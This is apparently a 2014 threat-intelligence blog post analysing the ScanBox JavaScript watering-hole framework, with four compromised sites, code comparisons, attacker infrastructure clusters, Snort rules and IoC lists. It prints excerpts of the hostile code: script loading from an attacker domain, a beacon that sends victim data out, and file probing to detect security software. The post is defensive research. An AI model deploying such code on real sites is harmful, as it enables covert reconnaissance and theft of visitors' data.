ScanBox framework – who's affected, and who's using it?

By Chris Doman and Tom Lancaster

Earlier this year the Japanese language website of one of the world's largest suppliers of industrial equipment was compromised by a sophisticated threat actor. Usually in such cases an attacker will use their access to place an exploit kit on the compromised website, delivering malware to visitors - a technique commonly referred to as setting up a 'watering hole' or 'strategic web compromise'. In this case however, rather than relying on malware, the exploit kit was a self-contained key logger that recorded all keystrokes the user performed while on the website. AlienVault[1] produced an excellent write-up on this framework, which the developers named ScanBox.

ScanBox is particularly dangerous as it doesn't require malware to be successfully deployed to disk in order to steal information - the keylogging functionality simply requires the JavaScript code to be executed by a web browser. The framework also facilitates reconnaissance, enabling attackers to exploit vulnerabilities in visitors systems in a more traditional fashion, by pushing & executing malware.

Since the initial post made by AlienVault, we have been actively scouring the web for new instances of the framework. In this blog, we're going to discuss four other watering holes which use ScanBox:

Month Identified	Country	Sector / type	ScanBox domain
August 2014	JP	Industrial sector	js.webmailgoogle[.]com
September 2014	CN	Uyghur	code.googlecaches[.]com
October 2014	US	Think tank	news.foundationssl[.]com
October 2014	KR	Hospitality	qoog1e[.]com

Table 1 – Selected ScanBox compromises

Looking at who was being targeted, we noticed a reasonable variation, including targeting of the Uyghur population in China, US Think Tanks, the Japanese Industrial sector & Korean hospitality. This variation was our first clue that more than one actor may be using the framework (although on its own this would not be enough - some actors do target a wide range of organisations, some also focus on specific geographies or sectors).

To check if this was the case, we took a deeper dive into each version of the code.

The Framework

Whilst all four implementations share the same codebase, there are some minor differences in their implementations. These differences may show that different attackers are using the ScanBox framework.

We've outlined a few key differences we identified below:

Malicious code was delivered in a single block of JavaScript on both webmailgoogle[.]com and foundationssl[.]com. The domains qoog1e[.]com and googlecaches[.]com selectively loaded extra plugins from separate files:

```
function loadjs(name)
  {
    var h=document.createElement('script');
    h.src="http://www.qoog1e.com/sea_c1/file/i/d.php?"+name;
    document.getElementsByTagName('head')[0].appendChild(h);
  }
  loadjs("2");
  loadjs("3");
```

Figure 1 – The JavaScript function to load additional plugins

We can see how these differ by comparing two exploit kits side by side:

```
scanbox.hostalive=function()
{
  var basic={};
  d=new Date();
  var time=d.getTime().toString().substring(0,10);
  basic.url=scanbox.basicliveurl;
  var temp=new Image();
  temp.src=basic.url+"?seed="+scanbox.crypt.encode(scanbox.info.seed)+"&
  +scanbox.crypt.encode(time)+"&r="+Math.random();


}
scanbox.basicpost();

setInterval("scanbox.hostalive();",4000);
```

```
(function(){                                          (Inline Plugins)

  try
  {

    basic={};
    basic.data={};
    plugin_timeout=0;
    basic.url=scanbox.basicplguinurl;
    basic.data.pluginid=1;
    basic.data.projectid=8;
    basic.data.seed=scanbox.info.seed;


    var softwarelist=new Array();
//software list start<<<

softwarelist.push("avira==c:\\WINDOWS\\system32\\drivers\\avipbb.sys");
softwarelist.push("bitdefender 2013==c:\\Program Files\\Bitdefender\\Bit
```

```
scanbox.hostalive=function()
{
  var basic={};
  d=new Date();
  var time=d.getTime().toString().substring(0,10);
  basic.url=scanbox.basicliveurl;
  var temp=new Image();
  temp.src=basic.url+"?seed="+scanbox.crypt.encode(scanbox.info.seed)+
  +scanbox.crypt.encode(time)+"&r="+Math.random();
}

scanbox.basicpost();
setInterval("scanbox.hostalive();",4000);
```

```
iplist={};                                    (Externally loaded plugins)
iplist.remote_addr="[IP Redacted]";
iplist.client_ip="";
iplist.http_via="";
iplist.x_forwarded_for="";

function loadjs(name)
{
  var h=document.createElement('script');
  h.src="http://www.google.com/sea_c1/file/i/d.php?"+name;
  document.getElementsByTagName('head')[0].appendChild(h);
}

loadjs("2");
loadjs("3");
loadjs("4");
loadjs("5");
loadjs("7");
loadjs("9");
```

Figure 2 – foundationssl[.]com on the left loads JavaScript inline. qoog1e.com on the right loads JavaScript from separate files

A motivation for selectively loading plugins is likely to be to prevent crashes or any errors appearing (which may alert the compromised site's owner) when the page is loaded – as some of the plugins are only compatible with specific browsers. Selectively loading plugins has the added bonus of slightly reducing access to the attacker's code to researchers. Browsers the attackers are not interested in will be served the following placeholder instead of the malicious function:

```
window.onerror=function()
{
    return true;
}
```


Figure 3 – The empty JavaScript function that the exploit kit delivers when a browser doesn't match a targeted browser

The following ScanBox plugins are deployed on code.googlecaches[.]com, dependent upon the users browser:

Plugin ID	Description	Internet Explorer	Chrome	Firefox	Safari
1	Software reconnaissance	Y	N	N	N
2	Browser plugin	N	Y	Y	Y
3	Flash recon	Y	Y	Y	Y
4	SharePoint recon	Y	N	N	N
5	Adobe PDF reader recon	Y	N	N	N
6	Chrome security plugins recon[2]	N	N	Y*	N
7	Java recon	Y	Y	Y	Y
8	Internal IP recon[3]	N	Y	N	N
9	JavaScript keylogger[4]	Y	Y	Y	Y

Table 2 – A table of plugins loaded per browser on code.googlecaches[.]com.

There are further code differences too. Take for example the different implementations of software enumeration, by identifying whether certain files exist:



```
softwarelist.push("Office18_x86==d:/Program Files (x86)/Microsoft Office/Office18/VISIO.exe");
softwarelist.push("Office18_x64==d:/Program Files/Microsoft Office/Office18/VISIO.exe");
////////////////////////////////////////////////////////////////////////////////////////////
//software list end.

var datares=new Array();

  for (var item in softwarelist)
{

    validateXML(softwarelist[item]);

  }
  Array.prototype.uniquefun = function()
{
    var res = [], hash = {};
    for(var i=0, elem; (elem = this[i]) != null; i++)
  {
      if (!hash[elem])
      {
          res.push(elem);
          hash[elem] = true;
      }
    }
    return res;
}
  function validateXML(file)
{

...
    try
  {
  ...

    }
    catch (e)
  {
    //datares.push(filename);if this use in office,enable it!

    }
  }
```

```
softwarelist.push("emet5.0==d:\\Program Files (x86)\\EMET 5.0\\EMET.dll");
softwarelist.push("emet5.0==d:\\Program FilesEMET 5.0\\EMET.dll");
//software list end.

var templateString = "<"+"?xml version=\"1.0\" ?><!DOCTYPE anything SYSTEM \"$target$\">";
var _debug = false;
var RESULTS =
{
  UNKNOWN : {value: 0, message: "Unknown!", color: "black", data: ""},
  BADBROWSER: {value: 1, message: "Browser is not supported. You need IE!", color: "black", data: ""},
  FILEFOUND : {value: 2, message: "File was found!", color: "green", data: ""},
  FOLDERFOUND : {value: 3, message: "Folder was found!", color: "green", data: ""},
  NOTFOUND : {value: 4, message: "Object was not found!", color: "red", data: ""},
  ALIVE : {value: 5, message: "Alive address!", color: "green", data: ""},
  MAYBEALIVE : {value: 6, message: "Maybe an alive address!", color: "blue", data: ""},
  DEAD : {value: 7, message: "Dead to me! Undetectable?", color: "red", data: ""},
  VALIDDRIVE : {value: 8, message: "Available Drive!", color: "green", data: ""},
  INVALIDDRIVE : {value: 9, message: "Unavailable Drive!", color: "red", data: ""}
};

function checkFiles()
{
  var datares=new Array();
  strInput=softwarelist;
  var name=new Array();
  var files=new Array();
  for(i=0;i<strInput.length;i++)
  {
    if(strInput[i]!="")
    { var temp=strInput[i].split("==");
      name.push(temp[0]);
      files.push(temp[1]);
    }
  } var preMagics = ["res:///","\\\\localhost\\", "file:\\\\localhost\\", "file:\\"]; var postMagics =
  { var item=files[j]; var filename = item.fulltrim(); if (filename != "")
    { filename = preMagics[0] + filename; var result = validateXML(templateString.replace("$target$",
          result.data = filename;
      if(result.value==2)
      {
        datares.push(name[j]);
      }

      }
    } return datares;
} if (typeof String.prototype.fulltrim !== "function")
{
    String.prototype.fulltrim = function ()
  { return this.replace(/(?:(?:^|\n)\s+|\s+(?:$|\n))/g, "").replace(/\s+/g, " ");
    };
};
```

Figure 4 – Software enumeration on googlecaches[.]com (left) and foundationssl[.]com (right)

From a developer's perspective, I know it's always a good idea to check the details of any exceptions that occur when writing code in order to create more stable applications. It's pleasing to see the ScanBox developers using good coding practices, though only if they're in the office!

```
catch (e)
{
    //datares.push(filename);if this use in office,enable it!
}
```

Figure 5 – Highlighted section of code from Figure 3 (Plugin 1 on code.googlecaches[.]com)

When identifying the security software, only the implementation found on foundationssl[.]com employs the full version of some publicly available code[5] (the section of code with informational messages such as ""Folder was found!""). In all other versions only a subsection of the same code is used.

At this point we've established that there are subtle variations between the ScanBox code deployed on different websites, however this could be due to differences in the expected environment of the targets the attackers wish to infect in each case, or upgrades to the framework.

Analysis of associated attacker infrastructure

In order to potentially group the activity observed together, we analysed network infrastructure associated with the domains used by the attacker(s) deploying the ScanBox framework. Our analysis showed that there was little overlap both in terms of associated infrastructure and in terms of the malware families associated with that infrastructure.

Summaries of each cluster are given below, whilst full details of the components which made up each are available in the Appendix.


Cluster	Starting point	Malware families	Domain Registrars used	Nameservers used
1	*.googlecaches[.]com	Briba, Zegost	PublicDomainRegistry.com	*.cloudns.net
2	*.foundationssl[.]com	Unknown	GoDaddy	*.cloudflare.com
3	*.qoog1e[.]com	Unknown	HiChina	*.hichina.com
4	*.webmailgoogle[.]com	Jolob	GoDaddy	*.domaincontrol.com

We have been unable to identify any direct overlaps between the clusters, i.e. shared domains or IP addresses, neither have we been able to determine any softer linkages beyond the reuse of the GoDaddy registrar.

Of course this could be due to lack of data points available to us – we welcome any additional data points the community are available to provide which show linkages between the clusters shown below.

Visualisations of each cluster can be seen in the Maltego graphs below:


Cluster 1




Cluster 2


wangsongxu@gmail.com
flashplayer.proxydns.com
9aaa.info
210.209.86.145
socks5.proxydns.com
198.96.92.108
vpn.ssl443.org
180.210.206.225
flash0day.4pu.com
qinyz001@163.com
educationel.com
www.educationel.com
news.educationel.com
204.152.198.100
proxy.otzo.com
hudsononlinenews.com
192.161.61.10
www.hudsononlinenews.com
li2384826402@yahoo.com
news.foundationssl.com
vpn.foundationssl.com
foundationssl.com
www.foundationssl.com

Cluster 3


yuming@yinsibaohu.aliyun.com
58.96.172.209
qoog1e.com
www.qoog1e.com

Cluster 4



Conclusions

In this post we've identified four affected websites, each of which would draw distinct audiences who would be valuable to different actors. We've also taken a look at the variations in how the framework was implemented, and found a few subtle differences in the implementations. Finally, we analysed the associated infrastructure with the attacker domains used in each case, and found no overlap between the clusters of activity.

In a similar fashion to our previous blog entry on potential overlap between APT1 and Putter Panda[6] , we can attempt to explain these differences with several hypotheses:

1. The framework is used by a single group that target widely and upgrade or adapt their code for different targets, and are careful to avoid any overlap in infrastructure or in services used.
2. Selections of actors share some resources, as per previous observations with similar kits by some security vendors[7].
3. The exploit kits have been used by one group, and taken from public watering holes for their own use by other unrelated persons

In our experience, very few attackers have the patience to maintain completely distinct infrastructure with multiple registrars, name servers and hosting providers at the same time, therefore we have a low

confidence in hypothesis 1. In our view, the hypothesis with the highest probability is that groups of attackers share resources leading to overlaps – this appears to be an ever more common feature – with malware families, builders, and even sometimes hosting infrastructure being shared between disparate actors with a common goal. Sharing frameworks like ScanBox or other exploit kits allows less sophisticated actors (who were themselves unable to develop a tool like ScanBox) to conduct better attacks.

Appendix - Snort Rules

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ScanBox Framework Plugin used in WateringHole Attacks"; flow:from_server,established; file_data; content:"=scanbox.info."; reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-affected-and-whos-using-it-1.html; classtype:trojan-activity; sid:xxx; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ScanBox Framework Java Detection used in WateringHole Attacks"; flow:from_server,established; file_data; content:"\"No Java or Disable"; reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-affected-and-whos-using-it-1.html; classtype:trojan-activity; sid:xxx; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ScanBox Framework AV Detection used in WateringHole Attacks"; flow:from_server,established; file_data; content:"avg2012check()"; reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-affected-and-whos-using-it-1.html; classtype:trojan-activity; sid:xxx; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ScanBox Framework and legitimate websites Flash Detection"; flow:from_server,established; file_data; content:"var flash=function() {}\;flash.prototype.controlVersion=function"; reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-affected-and-whos-using-it-1.html; classtype:trojan-activity; sid:xxx; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ScanBox Framework Local IP Detection"; flow:from_server,established; file_data; content:"if (evt.candidate) grepSDP(evt.candidate.candidate)"; reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-affected-and-whos-using-it-1.html; classtype:trojan-activity; sid:xxx; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ScanBox Framework Javscript Keylogging"; flow:from_server,established; file_data; content:"CapsLock=currKey>=65&&currKey<=90"; reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-affected-and-whos-using-it-1.html; classtype:trojan-activity; sid:xxx; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ScanBox Framework Navigator Plugin Detection"; flow:from_server,established; file_data;
content:"navigator.plugins[x].filename.replace(/,/g,";
reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-affected-and-whos-using-it-1.html; classtype:trojan-activity; sid:xxx; rev:1;)

Appendix – IoCs

Cluster	Artefact	IP Address
Cluster 1	103.246.247[.]246	IP Address
Cluster 1	103.255.61[.]114	IP Address
Cluster 1	103.255.61[.]39	IP Address
Cluster 1	118.193.153[.]201	IP Address
Cluster 1	123.108.111[.]209	IP Address
Cluster 1	176.53.22[.]143	IP Address
Cluster 1	184.22.163[.]121	IP Address
Cluster 1	184.82.123[.]222	IP Address
Cluster 1	184.82.46[.]5	IP Address
Cluster 1	210.0.176[.]21	IP Address
Cluster 1	210.0.176[.]23	IP Address
Cluster 1	210.209.127[.]114	IP Address
Cluster 1	210.209.127[.]32	IP Address
Cluster 1	210.209.127[.]39	IP Address
Cluster 1	210.209.127[.]53	IP Address
Cluster 1	409ae279d7c44b11156318848ddb4a3f	MD5
Cluster 1	9cf5523da799277a4d40881199eb8325	MD5
Cluster 1	66.197.231[.]62	IP Address
Cluster 1	69.197.146[.]80	IP Address
Cluster 1	69.197.183[.]142	IP Address
Cluster 1	69.197.183[.]152	IP Address
Cluster 1	69.197.183[.]159	IP Address
Cluster 1	69.197.183[.]189	IP Address
Cluster 1	9D1F8822B92AD3224DB1C9EC89B529CA	MD5
Cluster 1	blog.msdnblog[.]com	Hostname
Cluster 1	blogs.msdnblog[.]com	Hostname
Cluster 1	ccac.dyndns-web[.]com	Hostname
Cluster 1	code.googlecaches[.]com	Hostname
Cluster 1	dns.symantec-sync[.]com	Hostname
Cluster 1	download.msdnblog[.]com	Hostname
Cluster 1	download.symantec-sync[.]com	Hostname

Cluster 1	ef498ea09bf51b002fc7eb3dfd0d19d3	MD5
Cluster 1	googlebot1.dyndns-office[.]com	Hostname
Cluster 1	googlebot5.dyndns-office[.]com	Hostname
Cluster 1	Googlecaches[.]com	Hostname
Cluster 1	Googlewebcache[.]com	Hostname
Cluster 1	image.googlecaches[.]com	Hostname
Cluster 1	image.symantec-sync[.]com	Hostname
Cluster 1	images.googlewebcache[.]com	Hostname
Cluster 1	james_boodle@yahoo[.]com	Domain registration address
Cluster 1	lenovocn.dyndns[.]org	Hostname
Cluster 1	Lifewalden[.]com	Hostname
Cluster 1	Msdnblog[.]com	Hostname
Cluster 1	news.googlecaches[.]com	Hostname
Cluster 1	news.msdnblog[.]com	Hostname
Cluster 1	Outlookssl[.]com	Hostname
Cluster 1	remote.googlewebcache[.]com	Hostname
Cluster 1	shared.images.googlewebcache[.]com	Hostname
Cluster 1	smtp.outlookssl[.]com	Hostname
Cluster 1	smtp.windowsautoupdate[.]com	Hostname
Cluster 1	some.trouble@yahoo[.]com	Domain registration address
Cluster 1	symantec-sync[.]com	Hostname
Cluster 1	tem.dyndns[.]tv	Hostname
Cluster 1	test.googlecaches[.]com	Hostname
Cluster 1	update.windowsautoupdate[.]com	Hostname
Cluster 1	upload.msdnblog[.]com	Hostname
Cluster 1	web.windowsautoupdate[.]com	Hostname
Cluster 1	Windowsautoupdate[.]com	Hostname
Cluster 1	www.msdnblog[.]com	Hostname
Cluster 1	www.windowsautoupdate[.]com	Hostname
Cluster 1	xingyadi2008@gmail[.]com	Domain registration address
Cluster 1	zhfdc.dyndns[.]org	Hostname
Cluster 2	180.210.206[.]225	IP Address
Cluster 2	192.161.61[.]10	IP Address
Cluster 2	198.96.92[.]108	IP Address
Cluster 2	204.152.198[.]100	IP Address
Cluster 2	210.209.86[.]145	IP Address
Cluster 2	9aaa[.]info	Hostname

Cluster 2	Educational[.]com	Hostname
Cluster 2	flash0day.4pu[.]com	Hostname
Cluster 2	flashplayer.proxydns[.]com	Hostname
Cluster 2	Foundationssl[.]com	Hostname
